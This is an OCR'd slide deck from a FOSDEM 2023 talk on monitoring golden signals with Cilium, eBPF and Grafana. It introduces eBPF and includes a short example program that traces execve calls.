ISOVALENT

Golden Signals with Cilium & Grafana

FOSDEM 2023

Speaker: **Raymond de Jong**

@dejongraymond

Agenda

- Introduction
- Observability
- Monitoring
- Demo

Cilium & eBPF


Introduction

cilium eBPF

- Open Source Projects

ISOVALENT

- Company behind Cilium
- Provides Cilium Enterprise





eBPF

eBPF

Makes the Linux kernel programmable in a secure and efficient way.

"What JavaScript is to the browser, eBPF is to the Linux Kernel"






```
int syscall__ret_execve(struct pt_regs *ctx)
{
        struct comm_event event = {
                .pid = bpf_get_current_pid_tgid() >> 32,
                .type = TYPE_RETURN,
        };

        bpf_get_current_comm(&event.comm, sizeof(event.comm));
        comm_events.perf_submit(ctx, &event, sizeof(event));

        return 0;
}
```

Run eBPF programs on events




Attachment points

